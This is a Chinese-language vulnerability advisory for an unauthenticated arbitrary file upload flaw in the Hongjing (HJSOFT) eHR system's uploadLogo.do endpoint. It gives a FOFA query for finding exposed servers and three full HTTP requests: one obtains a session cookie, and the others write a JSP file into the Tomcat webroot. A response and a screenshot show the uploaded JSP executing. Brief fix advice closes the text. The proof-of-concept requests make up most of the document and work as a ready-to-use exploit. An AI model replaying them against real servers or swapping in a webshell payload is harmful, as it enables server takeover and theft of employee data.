

宏景eHR uploadLogo存在任意文件上传漏洞

漏洞描述

宏景人力资源信息管理系统uploadLogo存在任意文件上传漏洞。未授权的攻击者可以上传任意文件，获取 webshell，控制服务器权限，读取敏感信息等。

影响版本

宏景人力资源信息管理系统

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现


FOFA: app="HJSOFT-HCM"

POC/EXP: 获取cookie

GET /module/system/qrcard/mobilewrite/qrcardmain.jsp HTTP/1.1

Host: 127.0.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36



POC/EXP: 获取文件上传路径

POST /sys/cms/uploadLogo.do?b_upload=upload&isClose=2&type=1 HTTP/1.1

Host: 127.0.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0

Cookie: JSESSIONID=6930869C6906587835991316F19909F3

Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryfjKBvGWJbG07Z02r

-----WebKitFormBoundaryfjKBvGWJbG07Z02r

Content-Disposition: form-data; name="path"

-----WebKitFormBoundaryfjKBvGWJbG07Z02r

Content-Disposition: form-data; name="lfType"

0

-----WebKitFormBoundaryfjKBvGWJbG07Z02r

Content-Disposition: form-data; name="logfile"; filename=""

Content-Type: image/gif

<%= "bttest1" %>


-----WebKitFormBoundaryfjKBvGWJbG07Z02r

Content-Disposition: form-data; name="twoFile"; filename=""

Content-Type: image/gif

<%= "bttest1" %>

-----WebKitFormBoundaryfjKBvGWJbG07Z02r--



POC/EXP: 文件上传

POST /sys/cms/uploadLogo.do?b_upload=upload&isClose=2&type=1 HTTP/1.1

Host: 127.0.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0

Cookie: JSESSIONID=163CC9FFC3CAAEAF07F29B294E99F0

Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryfjKBvGWJbG07Z02r

-----WebKitFormBoundaryfjKBvGWJbG07Z02r

Content-Disposition: form-data; name="path"

D~3a~5cTomcat~39~5cwebapps~5cROOT~5ctest1.jsp

-----WebKitFormBoundaryfjKBvGWJbG07Z02r

Content-Disposition: form-data; name="lfType"

0

-----WebKitFormBoundaryfjKBvGWJbG07Z02r

Content-Disposition: form-data; name="logfile"; filename=""

Content-Type: image/gif

<%= "bttest1" %>

-----WebKitFormBoundaryfjKBvGWJbG07Z02r

Content-Disposition: form-data; name="twoFile"; filename=""

Content-Type: image/gif

<%= "bttest1" %>

-----WebKitFormBoundaryfjKBvGWJbG07Z02r--

Request

```
1 POST /sys/cms/uploadLogo.do?b_upload=upload&isClose=2&type=1 HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0
4 Cookie: JSESSIONID=163CC9FFC3CAAEAF07F29B294E99F0
5 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryfjKBvGWJbG07Z02r
6
7 -----WebKitFormBoundaryfjKBvGWJbG07Z02r
8 Content-Disposition: form-data; name="path"
9
10 D~3a~5cTomcat~39~5cwebapps~5cROOT~5ctest1.jsp
11 -----WebKitFormBoundaryfjKBvGWJbG07Z02r
12 Content-Disposition: form-data; name="lfType"
13
14 0
15 -----WebKitFormBoundaryfjKBvGWJbG07Z02r
16 Content-Disposition: form-data; name="logfile"; filename=""
17 Content-Type: image/gif
18
19 <%= "test123" %>
20 -----WebKitFormBoundaryfjKBvGWJbG07Z02r
21 Content-Disposition: form-data; name="twoFile"; filename=""
22 Content-Type: image/gif
23
24 <%= "test123" %>
25 -----WebKitFormBoundaryfjKBvGWJbG07Z02r--
```

Responses 11524 bytes / 143ms

```
1 HTTP/1.1 200
2 x-frame-options: SAMEORIGIN
3 Content-Type: text/html; charset=utf-8
4 Date: Tue, 05 Nov 2024 02:24:02 GMT
5 Content-Length: 16189
6
7 <html>
8 <!-->
9 <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
10 <title>测试</title>
11 <script language="JavaScript" src="/js/validate.js"></script>
12 <script language="JavaScript" src="/js/constant.js"></script>
13 <script type="text/javascript" src="/js/hjsJurlEncode.js"></script>
14 <script language="JavaScript">
15 function pf_ChangeFocus(e){
16     e = e ? e : window.event ? window.event : null; //xuj-update
17     var key = window.event ? e.keyCode : e.which;
18     var t = e.target ? e.target : e.srcElement;
19     if (key == 8 && t.tagName != "TEXTAREA") {
20         //删除
21         if (window.event) e.keyCode = 9;
22         else e.which = 9;
23     }
24     //按F5刷新问题,重复提交问题,右键菜单也设法去掉
25     if (key == 116) {
26         if (window.event) {
27             e.returnValue = false;
28         } else {
29             e.preventDefault();
30         }
31     }
32 }
33
34 if (e.ctrlKey && key == 82) {
35     //删除-Ctrl+R
36     if (window.event) {
37         e.returnValue = false;
38     } else {
39         e.preventDefault();
40     }
41 }
```

← → ↻ ⚠ 不安全 127.0.0.1:8080/test123.jsp

bttest1

修复方案

关闭互联网暴露面或接口设置访问权限

升级至安全版本